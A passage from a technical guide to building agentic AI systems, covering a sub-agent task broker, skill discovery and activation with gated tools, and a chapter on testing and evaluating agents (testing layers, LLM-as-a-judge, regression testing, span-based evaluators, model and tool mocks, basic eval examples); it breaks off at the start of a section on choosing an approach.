    system_prompt = task.metadata.get("system_prompt", "You are a helpful assistant.")
    config_name = task.metadata.get("config_name", "default")
    agent = get_agent(model=self._model, config_name=config_name, system_prompt=system_prompt)
    agent_run, _ = await run_agent(agent, task.input)

    result = str(agent_run.result.output)
    await self._store.update_state(task_id, TaskState.COMPLETED, result=result)
```

Read the metadata, create an agent, run it, write the result. If the agent raises an exception, the worker catches it and transitions the task to `FAILED` with the error message. The worker itself is stateless – it holds a reference to the store but maintains no task-specific data. The actual implementation also supports `AgentSpec`-based execution for composition with `OrchestratorAgent`, and emits progress and log events via a node hook so that observers can track what the sub-agent is doing in real time.

Broker `TaskBroker` ties everything together as an async context manager. On entry it starts a background dispatch loop; on exit it cancels it:

```python
async with TaskBroker() as broker:
    task_id = await broker.submit("Explain quantum entanglement", system_prompt="You are a physicist.")
    task = await broker.wait(task_id)
    print(task.result)
```

The dispatch loop is a simple polling loop: check for pending tasks, hand them to the worker, fire callbacks when done. The broker exposes five observation methods: `poll()` returns current state, `wait()` blocks until terminal, `stream()` yields events, `cancel()` stops execution, and `notify()` registers callbacks for specific state changes.

Sub-Agent to Task Mapping The following table shows how sub-agent concepts map to the task lifecycle:

Sub-agent concept	Task equivalent
`get_agent(system_prompt=...)`	`task.metadata["system_prompt"]`
`run_agent(agent, input)`	`worker.execute(task_id)`
`result.output`	`task.result`
Exception handling	`task.state = FAILED`, `task.error`
Fire-and-forget call	`broker.submit()` + `broker.wait()`
No observation	`broker.poll()`, `broker.stream()`, `broker.notify()`
No persistence	`TaskStore` with durable backend
No cancellation	`broker.cancel()`

Hands-On: Skills and Progressive Disclosure

This hands-on explores skills through `example_skills.ipynb`, demonstrating how an agent discovers available skills, activates one based on the task, and uses its tools.

Skill Structure

A skill is a directory containing a `SKILL.md` file with YAML frontmatter and markdown body:

```
code-review/
  SKILL.md
  references/
    REFERENCE.md
```

The frontmatter provides machine-readable metadata:

```
---
name: code-review
description: Review code for quality, bugs, and security issues.
compatibility: Works with Python, JavaScript, and TypeScript files.
---
```

The body contains instructions the agent follows when the skill is activated. This separation is the foundation of progressive disclosure: frontmatter is cheap to load for all skills, while the body is loaded only on demand.

Discovery: The Cheap Operation

The `SkillRegistry` scans skill directories and extracts only frontmatter:

```
skills_root = Path("skills-demo")
registry = SkillRegistry()
registry.discover([skills_root])
```

After discovery, the registry holds metadata for all skills but has not loaded any instruction bodies. This is the first tier of progressive disclosure. The agent can see what capabilities exist without paying the token cost for instructions it may never use.

The `list_available_skills` function formats this metadata for injection into a system prompt:

```
skill_catalog = list_available_skills(registry)
```

This produces a compact one-liner per skill, suitable for the agent's initial context.

Activation: The Expensive Operation

When the agent needs a skill, it calls `activate_skill`:

```
def activate_skill(skill_name: str) -> str:
    instructions = get_skill_instructions(registry, skill_name)
    if instructions is None:
        return f"Skill '{skill_name}' not found."
    activated_skills.add(skill_name)
    print(f"[SKILL ACTIVATED: {skill_name}]")
    return instructions
```

This loads the full `SKILL.md` body and returns it to the agent. The `[SKILL ACTIVATED]` marker makes this transition visible in the output. Activation is the second tier: the agent now has detailed instructions for this specific capability.

Gated Tools

Skills can provide tools that only work after activation. In the example, `analyze_code` checks whether the code-review skill is active:

```
def analyze_code(code: str) -> str:
    if "code-review" not in activated_skills:
        return "Error: You must activate the 'code-review' skill first."
    print(f"[SKILL TOOL CALLED: analyze_code]")
    # ... analysis logic
```

This gating enforces the progressive disclosure pattern at runtime. The agent cannot skip activation and jump directly to using tools. The `[SKILL TOOL CALLED]` marker shows when the skill's capability is actually exercised.

The Agent Flow

The system prompt tells the agent about skills and how to use them:

```
system_prompt = f"""You are an assistant with access to skills.

Available skills:
{skill_catalog}

To use a skill:
1. Call activate_skill(skill_name) to load its instructions
2. Read the instructions to understand what tools are available
3. Use the skill's tools (e.g., analyze_code for code-review)

You must activate a skill before using its tools."""
```

When the agent receives a code review task, it recognizes the match with the code-review skill, activates it to get instructions, then uses `analyze_code` to perform the actual analysis. The output shows this sequence clearly through the activation and tool call markers.

Key Takeaways

Gating tools behind activation enforces the progressive disclosure pattern at runtime and makes skill usage visible in the execution trace. The `[SKILL ACTIVATED]` and `[SKILL TOOL CALLED]` markers demonstrate the clear boundary between discovery, activation, and execution.

References

1. Anthropic. *Subagents*. Claude Platform Documentation, 2024. https://platform.claude.com/docs/en/agent-sdk/subagents

2. Anthropic. *Sub-agents*. Claude Code Documentation, 2024. https://code.claude.com/docs/en/sub-agents
3. PydanticAI Contributors. *Multi-agent applications*. Documentation, 2024. https://ai.pydantic.dev/multi-agent-applications/
4. AgentSkills Initiative. *What Are Skills?* AgentSkills.io, 2024. https://agentskills.io/what-are-skills
5. AgentSkills Working Group. *Skill Specification*. AgentSkills.io, 2024. https://agentskills.io/specification
6. AgentSkills Working Group. *Integrate skills into your agent*. AgentSkills.io, 2024. https://agentskills.io/integrate-skills
7. Anthropic. *Claude Skills Documentation*. Anthropic, 2024. https://code.claude.com/docs/en/skills
8. A2A Protocol Authors. *A2A and MCP*. A2A Protocol, 2025. https://a2a-protocol.org/latest/topics/a2a-and-mcp/
9. A2A Protocol. *Agent-to-Agent Protocol*. Specification, 2024. https://a2a-protocol.org/latest/
10. Model Context Protocol Authors. *Architecture*. Model Context Protocol, 2025. https://modelcontextprotocol.io/docs/l
11. Model Context Protocol Authors. *Tools*. Model Context Protocol, 2025. https://modelcontextprotocol.io/docs/concept
12. Jude Gao. *AGENTS.md outperforms skills in our agent evals*. Vercel Blog, 2026. https://vercel.com/blog/agents-md-outperforms-skills-in-our-agent-evals
13. agents.md Contributors. *AGENTS.md: A Convention for Guiding AI Agents in Repositories*. GitHub, 2024. https://agents.md

Chapter: Evals

Introduction

The preceding chapters covered the patterns and abstractions for building agentic systems: reasoning, tool use, orchestration, retrieval, context management, protocols, and capability composition. This section shifts focus from building agents to making them production-ready. The first concern is knowing whether they work.

Evaluating agentic systems requires rethinking traditional software testing assumptions. Classical tests assert exact outputs given exact inputs, but agents produce variable responses, invoke tools unpredictably, and reason through problems in ways that differ across runs. This chapter addresses how to test and evaluate such systems effectively: separating deterministic components (which can be tested conventionally) from stochastic agent behavior (which requires property-based evaluation and statistical validation). We cover testing strategies for the infrastructure surrounding agents, evaluation frameworks for assessing agent quality, and practical techniques for building confidence in systems that are inherently non-deterministic.

Historical Perspective

Software testing as a routine engineering practice is remarkably recent. For most of the history of programming, from the 1950s through the 1990s, what passed for testing was indistinguishable from debugging: developers ran their programs on a handful of example inputs, observed whether outputs looked correct, and fixed problems as they surfaced. There was no concept of systematic test suites, automated validation, or repeatable regression checks. Programs were small, bespoke, and tightly coupled to specific hardware, so the cost of informal validation seemed acceptable.

Academic and methodological discussions of testing did emerge during the 1970s and 1980s. Researchers and authors wrote about test planning, test case design, and the distinction between demonstrating that software works versus revealing that it contains defects. These ideas appeared in textbooks and conference papers, but they had little impact on day-to-day industry practice. Most organizations relied on manual QA performed late in the development cycle, often by separate teams who exercised the system through realistic scenarios without any formalized structure. The notion of "unit testing" existed in principle, but without accessible frameworks or tooling, it remained a theoretical concept rather than something developers actually did.

The real transformation began only in the late 1990s and accelerated through the early 2000s. Several factors converged: object-oriented design made code more modular and testable, machines became fast enough that running thousands of tests was practical, and critically, usable testing frameworks finally appeared and gained adoption. JUnit, released in 1997, was among the first frameworks that made writing and running automated tests genuinely accessible. Its influence spread rapidly, spawning equivalents in other languages and establishing patterns that developers could actually adopt. Continuous integration practices reinforced the value of automated tests by making them part of the development workflow rather than an afterthought. From this point onward, layered testing (smoke, unit, integration, system, and stress tests) became a practical reality rather than an academic taxonomy. The core assumption remained determinism: given identical inputs and state, the system should behave identically, enabling strict assertions and reliable regression detection.

Machine learning systems disrupted this assumption without eliminating the need for testing. Models trained on data exhibit non-deterministic behavior, sensitivity to sampling, and performance that must be evaluated statistically. Testing expanded to include dataset-based validation, tolerance ranges, and aggregate metrics, while deterministic tests remained essential for data pipelines, feature extraction, and serving infrastructure. The testing discipline adapted, but its foundational techniques still applied to the deterministic components surrounding the model.

Agentic systems push this evolution further. An agent combines stochastic model reasoning with deterministic code, external tools, long-lived state, and multi-step workflows. Testing such systems requires a clear separation of concerns. Deterministic components, including tools, planners, routers, protocol handlers, and

persistence layers, should be tested using classical techniques with strict assertions. Agent behavior, by contrast, cannot be validated through exact output matching. Instead, tests assert properties: that outputs conform to schemas, that required tools were invoked, that safety constraints were respected, or that workflows completed within defined bounds.

This distinction clarifies the relationship between testing, evals, and benchmarks. Testing establishes that the system is wired correctly and fails in predictable ways. Evals, introduced later in this chapter, focus on whether agents behave correctly and reliably under realistic tasks and prompts. Benchmarks probe capability limits and comparative performance, but they are not substitutes for correctness testing. In agentic systems, rigorous testing of deterministic layers is what makes higher-level eval results interpretable rather than noisy or misleading.

Testing

Testing establishes confidence that agentic systems behave as intended across code changes, model updates, and evolving environments, despite inherent stochasticity. Building on the historical evolution discussed earlier, this section examines classical testing layers through an agentic lens.

Classical testing layers, revisited for agentic systems Smoke tests are the most basic validation step. In agentic systems, a smoke test typically verifies that an agent can start, load its configuration, register tools, and complete a trivial task without crashing. This is often used as a deployment gate to catch obvious integration failures such as missing credentials or incompatible schemas.

Unit tests remain focused on small, deterministic components. In agentic architectures, this usually means tools, parsers, routing logic, and state management code. These components should be tested with strict assertions, since they are expected to behave deterministically given fixed inputs. For example, a tool wrapper can be validated independently of the model:

```
def test_currency_tool():
    result = convert_currency(amount=10, from_="USD", to="EUR", rate=0.9)
    assert result == 9.0
```

Integration tests validate that multiple components interact correctly. For agents, this often means running a model invocation together with one or two real tools and asserting on structured outputs or side effects, such as database writes. At this level, exact text matching is usually avoided in favor of schema validation or semantic checks.

System tests exercise the agent as a whole in a controlled environment. This includes realistic prompts, full toolchains, and representative context. The goal is to ensure that the system satisfies high-level requirements, such as "the agent can complete a support ticket end-to-end using the approved tools."

End-to-end tests extend this further by running the agent in conditions that closely resemble production, often including external services and asynchronous workflows. These tests are slower and more brittle but are critical for catching failures that only appear when all pieces are connected.

Stress and load tests evaluate behavior under pressure. For agentic systems, this includes concurrency, long conversations, large contexts, and high tool-call volumes. These tests often surface issues related to rate limits, memory growth, and degraded model performance under constrained budgets.

Deterministic versus non-deterministic testing A key distinction in agentic systems is between deterministic components and non-deterministic behavior driven by models. Tools, orchestrators, and protocol layers should be tested with traditional deterministic techniques. Agents, by contrast, require probabilistic thinking.

Instead of asserting that an agent produces a specific string, tests typically assert properties: that the output conforms to a schema, that required steps were executed, or that unsafe actions were not taken. Repeated runs may be used to estimate stability, for example verifying that a workflow succeeds in 95% of runs under fixed conditions.

This distinction strongly suggests a layered strategy: maximize deterministic testing below the model boundary, and minimize the surface area where stochastic behavior can cause flakiness.

Evals versus benchmarks In the context of agentic systems, it is useful to separate *evals* from *benchmarks*. Evals focus on correctness relative to a specific task or workflow. They answer questions such as whether an agent followed the right steps, used the correct tools, or produced outputs that satisfy domain constraints.

Benchmarks, by contrast, probe capability limits. They are designed to compare models or agents across standardized tasks and often emphasize aggregate performance rather than pass/fail correctness. While benchmarks are valuable for model selection and research, they are usually insufficient for validating production systems. This chapter treats benchmarks as complementary, but distinct, from evals, which will be explored in detail later.

Testing as a foundation for evals Testing provides the scaffolding on which evals are built. Without reliable unit and integration tests, eval failures become difficult to interpret, since they may reflect basic bugs rather than model or reasoning issues. A practical rule is that evals should assume that deterministic layers are already well-tested, allowing eval results to focus on agent behavior rather than infrastructure correctness.

At an introductory level, testing can be seen as answering the question "does this system work at all?" Evals refine this into "does this system work well, consistently, and for the right reasons?" The remainder of this chapter builds on that foundation.

Evals

Evals are the discipline of turning "this agent seems to work" into repeatable, versioned evidence about correctness, quality, safety, and behavior.

Evals for agents and workflows An eval for an agentic system is rarely "input -> output equals expected." Instead, you are typically testing a workflow: retrieval, tool selection, tool execution, intermediate reasoning artifacts, and final response. A practical eval suite therefore has to handle three categories at once: outcome quality, process quality, and operational constraints (latency/cost/retries).

A useful mental model is to separate the static definition of what you want to test from the dynamic execution of running the system. In a code-first evaluation setup, you define a dataset containing cases and evaluators, then run an experiment that executes your task function (which may call an agent, a workflow graph, or a pipeline) over all cases, and finally produce a report that aggregates results. This definition/execution/results split is particularly important for agents because you will run the same dataset repeatedly against multiple variants: new prompts, different models, different tool implementations, different retrieval indexes, different guardrails. (Pydantic AI)

At the case level, think of a case as a single test scenario with typed inputs and optional expected outputs plus metadata. Metadata is not decoration; it is what enables slicing and diagnosis. A case might carry tags like `domain=tax`, `language=es`, `tools=sql`, `difficulty=hard`, or `expected_behavior=no_external_calls`. Keeping these tags close to the case definition allows reports to answer questions like "did we regress only on Spanish prompts?" or "are failures concentrated in tool-using cases?"

Evaluators are the second half of the contract. They encode what "good" means for the case: sometimes as a deterministic assertion, sometimes as a numeric score, sometimes as a label, and sometimes as multiple results produced at once. Modern eval frameworks also treat the evaluator's explanation as a first-class output, because "pass/fail" without a reason is not actionable during debugging. (Pydantic AI)

A minimal abstraction set that scales from single-call LLM apps to complex agents looks like this:

```
from dataclasses import dataclass
from typing import Any, Callable, Generic, Protocol, TypeVar
```

```python
InputsT = TypeVar("InputsT")
OutputT = TypeVar("OutputT")

@dataclass(frozen=True)
class Case(Generic[InputsT, OutputT]):
    name: str
    inputs: InputsT
    expected_output: OutputT | None = None
    metadata: dict[str, Any] | None = None  # tags, difficulty, domain, etc.

# A result can be: assertion(bool), score(float), or label(str), optionally with a reason.
@dataclass(frozen=True)
class EvalResult:
    value: bool | float | str
    reason: str = ""

@dataclass(frozen=True)
class EvalContext(Generic[InputsT, OutputT]):
    case: Case[InputsT, OutputT]
    output: OutputT
    # Optional execution traces/telemetry identifiers for deeper debugging.
    trace_id: str | None = None
    span_id: str | None = None

class Evaluator(Protocol[InputsT, OutputT]):
    name: str
    def evaluate(self, ctx: EvalContext[InputsT, OutputT]) -> EvalResult | dict[str, EvalResult]:
        ...

@dataclass
class Dataset(Generic[InputsT, OutputT]):
    cases: list[Case[InputsT, OutputT]]
    evaluators: list[Evaluator[InputsT, OutputT]]
```

This structure captures the core idea: datasets describe intent, experiments execute the system, and reports summarize what happened, including per-case outputs and per-evaluation reasons, plus links back to execution traces when available. These abstractions are illustrative: they show the essential concepts that any eval system needs. The pydantic-evals library, used in the hands-on sections, provides its own concrete implementations of these same ideas (with classes like `EvaluatorContext` instead of `EvalContext`, and richer return types), but the underlying pattern is identical. (Pydantic AI)

Structured-output evals vs free-form evals In practice, "structured output" means your system returns a typed object with stable fields (for example: `{answer, citations, confidence, tool_calls}`) rather than an unconstrained string. The evaluation advantage is straightforward: you can write deterministic checks for structure and semantics, and you can compare to expected outputs using exact or near-exact matching. Structured outputs turn large parts of evals into normal software testing: type validation, invariant checking, and golden comparisons. (Pydantic AI)

Free-form output is the default for many assistants: long natural language, flexible formatting, and variable phrasing. Free-form evals become difficult because exact matching is brittle. For free-form responses, you usually evaluate properties such as "answers the question," "does not hallucinate," "includes required sections," or "uses the tool when required." Some of these can still be checked deterministically (presence/absence of required strings, regex constraints, banned content checks), but many require semantic judgment.

A pragmatic pattern is to combine both approaches by introducing an intermediate "extraction" step: let the

system respond freely, then extract a structured view for evaluation. The extraction can be deterministic (regex/JSON parsing if the response includes a machine-readable block) or model-assisted (a constrained parser that outputs a schema). The point is not to force your product UX into rigid JSON; it is to force your eval surface into something stable.

A common hybrid arrangement is:

1. Deterministic checks on structure and invariants (fast fail).
2. Numeric or label-based scoring for quality dimensions you can define precisely.
3. A judge-based evaluation for nuanced semantics, with the judge producing both a score and a reason.

This layering mirrors the "deterministic first, judge last" best practice for cost and reliability. (Pydantic AI)

LLM-as-a-Judge LLM-as-a-Judge is the technique of using a capable model to grade another model's output against a rubric. It is especially useful for open-ended tasks where you cannot write an exact oracle, such as long-form answers, multi-step reasoning explanations, summarization quality, or "helpfulness" under constraints.

Empirically, LLM judges can correlate surprisingly well with human preferences in certain settings and have become popular because they scale. Work such as MT-Bench and Chatbot Arena helped formalize judge-based evaluation for chat assistants and documented common judge biases (verbosity, position/order effects, self-enhancement), along with mitigation strategies. (arXiv)

A judge must be treated like any other component: it needs a specification. The rubric should be explicit, testable, and ideally decomposed into multiple criteria rather than a single vague "quality" prompt. A strong practice is to run multiple judges (or multiple criteria prompts) and compare them, rather than assuming one judge captures everything. Another practice is to force judge consistency via low randomness and repeated trials, then aggregate. (Pydantic AI)

A rubric-driven judge fits naturally into the evaluator abstraction:

```
@dataclass
class Judge(Evaluator[InputsT, OutputT]):
    name: str
    rubric: str
    judge_model: Callable[[str], str]  # takes a prompt, returns model text

    def evaluate(self, ctx: EvalContext[InputsT, OutputT]) -> EvalResult:
        prompt = f"""
You are grading an assistant output.

Task input:
{ctx.case.inputs}

Assistant output:
{ctx.output}

Rubric:
{self.rubric}

Return:
- score: a number 0..10
- reason: one paragraph explaining the score, referencing the rubric
"""
        raw = self.judge_model(prompt)
        score = parse_score_0_to_10(raw)       # keep parsing deterministic
```

```
    reason = parse_reason(raw)
    return EvalResult(value=float(score), reason=reason)
```

The critical engineering point is that judge outputs must be constrained enough to be machine-consumable. If the judge's response cannot be parsed deterministically, you have built a flaky evaluator.

Judge-based evaluation also has hard limitations. The judge is non-deterministic, inherits training biases, is sensitive to prompt framing, and can be expensive. Known issues such as length bias have motivated techniques like length-controlled comparisons and careful prompt design. Research and practitioner guidance emphasizes mitigation via explicit rubrics, multiple judges, deterministic pre-checks, caching, and reviewing reasons rather than only scores. (Pydantic AI)

Regression testing across model and prompt versions Regression testing for AI systems is not optional; it is the only way to prevent "improvements" from silently breaking important behaviors. The key difference from classic regression testing is that outputs may shift even when nothing is "broken," so you must decide what stability means.

The definition/execution/results split enables regression work. You keep the dataset definition stable (cases, metadata, evaluators), then run multiple experiments against it, where each experiment is a specific system variant: model version, prompt version, tool implementation, retrieval index snapshot, guardrails configuration. Reports from those runs are then compared along multiple axes. (Pydantic AI)

The comparison should not be only "overall pass rate." In agentic systems, regressions often hide inside slices. You want to compare:

- Aggregate metrics (assertion rates, average scores, latency/cost metrics).
- Per-tag metrics (by domain/language/difficulty/tool-usage).
- Per-case diffs (cases that flipped from pass to fail, or score drops beyond a threshold).
- Behavioral regressions (tool calls changed, retrieval omitted, unexpected external calls).

A minimal but effective workflow is:

1. Pin a baseline report for a known-good system variant.
2. For every change (prompt/model/tools), run the same dataset and produce a candidate report.
3. Compute diffs: newly failing cases, score deltas, and slice deltas.
4. Gate deployments on thresholds appropriate to the use case (hard gate for safety invariants, soft gate for quality metrics that tolerate small variance).
5. Store all artifacts: dataset version, report, and experiment metadata.

Two details matter in production engineering.

First, you must store provenance with every report: commit hashes, prompt fingerprints, model identifiers, and environment data. Without provenance, regression data is not actionable.

Second, you must manage flakiness explicitly. If an evaluator involves an LLM judge, you should expect variance and adopt tactics like temperature control, retries for transient failures, repeated runs with aggregation, caching, and limiting judge evaluation to changed cases when feasible. (Pydantic AI)

Core concepts and abstractions The abstractions worth copying from modern eval tooling are the ones that make evals behave like engineering assets rather than ad-hoc scripts.

A dataset is a versioned artifact, not just a Python list. Storing datasets as YAML or JSON in a repository keeps evals reviewable, diffable, and portable. In addition, generating a JSON schema for dataset files enables IDE validation and autocompletion, which prevents eval drift and makes it easier for multiple engineers to contribute. (Pydantic AI)

Evaluators should support three output shapes: assertions (boolean), scores (numeric), and labels (categorical), and they should be able to return multiple results at once. This becomes important when a single evaluator computes a bundle of related checks, such as `{format_ok, cites_sources, safety_ok}`. Capturing explicit reasons (as text) for failures is what connects evals to debugging loops. (Pydantic AI)

Case-specific evaluators are a pragmatic necessity. Some cases require custom rubrics or thresholds. For example, one RAG case might require exactly two citations from a given corpus, while another case might permit broad references but demand an explicit uncertainty statement. Attaching evaluators at the case level avoids global evaluators becoming a tangle of conditional logic. (Pydantic AI)

Finally, for agents, output-only evaluation is often insufficient. You frequently need process-level guarantees: "the agent must call the database tool," "the agent must not call external search," "the agent must use retrieval before answering," or "the agent must not exceed a cost budget." Span-based evaluation addresses this by asserting over execution traces (OpenTelemetry spans) captured during runtime, letting you test how the system executed, not only what it returned. (Pydantic AI)

A process-level evaluator is conceptually just another evaluator that can read telemetry:

```
@dataclass
class SpanMatcher(Evaluator[InputsT, OutputT]):
    name: str
    required: list[dict]  # declarative patterns: {"op": "tool.call", "tool": "sql.query"}
    forbidden: list[dict] | None = None

    def evaluate(self, ctx: EvalContext[InputsT, OutputT]) -> EvalResult:
        spans = load_spans(trace_id=ctx.trace_id)  # your OTel backend / captured trace
        ok_required = all(match_any(spans, pattern) for pattern in self.required)
        ok_forbidden = all(not match_any(spans, pattern) for pattern in (self.forbidden or []))
        ok = ok_required and ok_forbidden
        reason = build_span_reason(spans, self.required, self.forbidden)
        return EvalResult(value=bool(ok), reason=reason)
```

This is the key bridge between evals and observability: the same telemetry you rely on in production becomes the substrate for behavioral tests, and failing cases can link directly to trace identifiers for fast diagnosis. (Pydantic AI)

Hands-On: Introduction

The hands-on sections that follow demonstrate a layered approach to validating agentic systems, progressing from deterministic testing through evaluation frameworks to automated quality analysis. Each layer addresses a different aspect of the testing and evaluation challenge: controlling non-determinism, measuring output quality, scaling evaluation infrastructure, and assessing the quality of the components themselves.

Deterministic testing shows how to replace the inherently stochastic model with controlled mocks, enabling exact assertions on agent behavior without network calls or API costs. ModelMock provides predefined responses, while tool_mock controls tool outputs and tracks invocation patterns. This approach validates agent logic and tool integration with the precision of traditional unit tests, complementing rather than replacing model-level evaluation.

The basic evals section introduces three fundamental evaluation techniques: string matching for factual queries with known answers, structured outputs that constrain the model to return typed values for easier assertion, and LLM-as-a-Judge for open-ended tasks where correctness is semantic rather than syntactic. The Pydantic Evals framework builds on these foundations by providing structured abstractions (Cases, Evaluators, Datasets) that transform ad-hoc tests into maintainable, scalable evaluation suites with metadata for slicing results and structured reports for comparison across system variants. The eval runner section then shows how to move evals from interactive notebooks to automated pipelines: convention-based discovery of eval files, custom evaluators for agent-specific concerns (JSON validation, schema matching, tool call verification), and CLI integration for CI gating.

The final section introduces Doctors, AI-powered analyzers that evaluate the quality of prompts, tools, MCP server definitions, A2A agent cards, and Agent Skills. Where evals assess whether an agent produces correct outputs, doctors assess whether the components that define an agent are well-specified in the first place. Poorly defined tools force models to guess about expected inputs; vague prompts produce inconsistent

behavior. Doctors catch these issues before they manifest as evaluation failures, completing the quality assurance loop from component definition through system behavior.

Hands-On: Deterministic Testing

Agentic systems present a testing challenge: the LLM at their core is non-deterministic. The same prompt can produce different outputs across runs, making traditional assertion-based testing unreliable. This hands-on explores how to achieve deterministic testing by replacing the non-deterministic components with controlled mocks.

The key insight is that while we cannot make the LLM deterministic, we can replace it entirely during testing. By substituting the model with a mock that returns predefined responses, and optionally mocking tools as well, we gain complete control over agent behavior. This enables fast, reliable tests that verify the agent's logic without network calls or API costs.

ModelMock: Replacing the LLM

`ModelMock` is a drop-in replacement for real models. Instead of calling an LLM API, it returns responses from a predefined list in sequence. The agent code runs unchanged; only the underlying model differs.

```
from agentic_patterns.testing import ModelMock

model = ModelMock(responses=["The capital of France is Paris."])
agent = get_agent(model=model)

agent_run, _ = await run_agent(agent, "What is the capital of France?")
output = agent_run.result.output

assert output == "The capital of France is Paris."
```

The `responses` list contains what the model will return on each invocation. For a simple request-response interaction, a single response suffices. The agent processes this response exactly as it would process a real LLM response, but the output is now deterministic and testable with exact assertions.

Simulating Tool Calls

Agents often use tools, and the model must decide when to call them. `ModelMock` can return `ToolCallPart` objects to simulate the model requesting a tool call. The framework then executes the actual tool, and the result flows back to the model (which returns the next response from the list).

```
from pydantic_ai.messages import ToolCallPart

def get_weather(city: str) -> str:
    """Get weather for a city."""
    return f"Weather in {city}: 22C, sunny"

model = ModelMock(responses=[
    ToolCallPart(tool_name="get_weather", args={"city": "Paris"}),
    "The weather in Paris is 22C and sunny."
])
agent = get_agent(model=model, tools=[get_weather])
```

The sequence here is: first response triggers the tool call, the tool executes and returns its result, then the second response becomes the final output. This tests that the agent correctly handles the tool-use loop, even though the decision to call the tool was predetermined.

tool_mock: Controlling Tool Outputs

Sometimes the tool itself needs to be mocked. Real tools might call external APIs, access databases, or have side effects we want to avoid in tests. `tool_mock` wraps a function and replaces its implementation with predefined return values.

```
from agentic_patterns.testing import tool_mock

def fetch_stock_price(symbol: str) -> float:
    """Fetch current stock price."""
    raise NotImplementedError("Real implementation would call API")

mocked_fetch = tool_mock(fetch_stock_price, return_values=[150.25, 2800.50])
```

The mocked function preserves the original's signature and docstring (which the model sees), but returns values from the list instead of executing the real code. Each call consumes one value; if called more times than values provided, an error is raised.

The mock also tracks call statistics:

```
print(f"Tool was called {mocked_fetch.call_count} times")
print(f"Call arguments: {mocked_fetch.call_args_list}")

assert mocked_fetch.call_count == 2
assert mocked_fetch.call_args_list[0] == ((), {"symbol": "AAPL"})
```

This enables assertions not just on outputs but on how tools were invoked: which arguments were passed, in what order, and how many times.

Complete Workflow Testing

Combining `ModelMock` and `tool_mock` enables testing of complex multi-step workflows with full determinism. Consider an agent that searches a database for users and then sends each user an email:

```
mocked_search = tool_mock(search_database, return_values=[["user@example.com", "admin@example.com"]])
mocked_email = tool_mock(send_email, return_values=[True, True])

model = ModelMock(responses=[
    ToolCallPart(tool_name="search_database", args={"query": "active users"}),
    [ToolCallPart(tool_name="send_email", args={"to": "user@example.com", ...}),
     ToolCallPart(tool_name="send_email", args={"to": "admin@example.com", ...})],
    "Sent emails to 2 users."
])

agent = get_agent(model=model, tools=[mocked_search, mocked_email])
```

The test specifies the exact workflow: first the model calls search, then it calls email twice (as a list of tool calls in one response), then it produces the final message. After running, assertions verify the workflow executed correctly:

```
assert mocked_search.call_count == 1
assert mocked_email.call_count == 2
assert "2 users" in agent_run.result.output
```

This pattern tests the agent's orchestration logic, the integration between model and tools, and the final output, all without any non-determinism.

When to Use Deterministic Testing

Deterministic testing with mocks is most valuable for verifying agent logic and tool integration. It answers questions like: does the agent call the right tools in the right order? Does it handle tool outputs correctly? Does the final response incorporate tool results appropriately?

These tests complement, rather than replace, evaluation against real models. Evals assess whether the model makes good decisions; deterministic tests verify that once a decision is made, the system executes it correctly. The testing section of this chapter emphasized this layered approach: maximize deterministic testing below the model boundary, then use evals to assess the model's behavior.

By separating these concerns, test failures become easier to diagnose. A failing deterministic test points to a bug in agent logic or tool integration. A failing eval points to model behavior that needs adjustment, whether through prompt changes, different model selection, or architectural modifications.

Hands-On: Basic Evals

Evals transform informal confidence ("this agent seems to work") into repeatable, versioned evidence about correctness. This hands-on explores three fundamental evaluation approaches through `example_evals.ipynb`, progressing from simple string matching to LLM-as-a-Judge.

Why Evals Matter

Testing agentic systems differs fundamentally from testing deterministic software. An agent's output varies across runs, depends on model behavior, and often lacks a single "correct" answer. Evals address this by defining what "good" means for a given task and measuring whether outputs meet that definition.

The simplest evals check for specific content in responses. More sophisticated approaches use structured outputs to make assertions trivial, or employ another LLM to judge quality against a rubric. Each approach trades off simplicity against flexibility.

String Matching Eval

The most basic eval checks whether a response contains expected content:

```
async def test_simple_eval():
    agent = get_agent()
    prompt = "What's the capital of Nepal?"
    agent_run, _ = await run_agent(agent, prompt)
    answer = agent_run.result.output
    print(f"Agent's answer: {answer}")
    assert 'kathmandu' in answer.lower()
```

This pattern works for factual questions with known answers. The agent might respond with "The capital of Nepal is Kathmandu" or "Kathmandu is Nepal's capital city" - both pass because they contain the expected substring.

The `.lower()` call handles case variation, a common source of false failures. Without it, "Kathmandu" and "kathmandu" would be treated as different strings.

String matching has clear limitations. It cannot handle paraphrasing, synonyms, or equivalent but differently-worded answers. For the capital of Nepal, this works because there's exactly one correct answer with one spelling. For more complex questions, string matching becomes brittle.

Structured Output Eval

Structured outputs eliminate parsing ambiguity by constraining the model to return typed values:

```python
async def test_simple_eval_structured():
    agent = get_agent(output_type=bool)
    prompt = "Is the capital of Nepal Kathmandu?"
    agent_run, _ = await run_agent(agent, prompt)
    answer = agent_run.result.output
    print(f"Agent's answer: {answer}")
    assert answer is True
```

The `output_type=bool` parameter tells the agent to return a boolean rather than free-form text. The model still reasons about the question, but its final output is constrained to `True` or `False`.

This approach transforms eval assertions from string parsing into type checking. Instead of searching for substrings in variable text, we compare typed values directly. The assertion `answer is True` is unambiguous and deterministic.

Structured outputs work well when you can frame the evaluation as a typed question. Binary yes/no questions naturally map to booleans. Multiple choice questions map to enums. Numeric questions map to integers or floats. The key insight is that constraining the output format often makes evaluation trivial.

The tradeoff is that not all tasks fit neatly into structured formats. Open-ended generation, creative writing, and explanatory tasks resist simple typing. For these, we need evaluation approaches that can handle free-form text.

LLM-as-a-Judge

When outputs are open-ended and lack exact correct answers, another LLM can evaluate quality:

```python
async def judge(question: str, answer: str) -> None:
    """Judge if the answer is correct for the given question."""
    judge_agent = get_agent(output_type=bool)
    judge_prompt = f"""
# Judge

Given a question, judge if the following answer is correct.

## Question

{question}

## Answer

{answer}
"""
    agent_run, _ = await run_agent(judge_agent, judge_prompt)
    is_correct = agent_run.result.output
    print(f"Judge verdict: {is_correct}")
    assert is_correct is True
```

The judge receives both the original question and the agent's answer, then determines whether the answer correctly addresses the question. Using `output_type=bool` ensures the judge returns a clear verdict rather than hedging in prose.

The test function generates an answer and passes it to the judge:

```python
async def test_llm_as_a_judge():
    agent = get_agent()
    question = "Why is the sky blue?"
    agent_run, _ = await run_agent(agent, question)
```

```
answer = agent_run.result.output
print(f"Agent's answer: {answer}")
await judge(question, answer)
```

This two-step process separates generation from evaluation. The first agent answers the question freely. The second agent (the judge) evaluates whether that answer is correct. The judge can assess semantic correctness, factual accuracy, and completeness in ways that string matching cannot.

LLM-as-a-Judge scales to tasks where defining correctness programmatically is impractical. A judge can evaluate whether an explanation is clear, whether a summary captures key points, or whether code follows best practices. The rubric (the judge prompt) encodes what "good" means for the specific task.

Choosing an Approach

The three approaches form a hierarchy of complexity and flexibility:

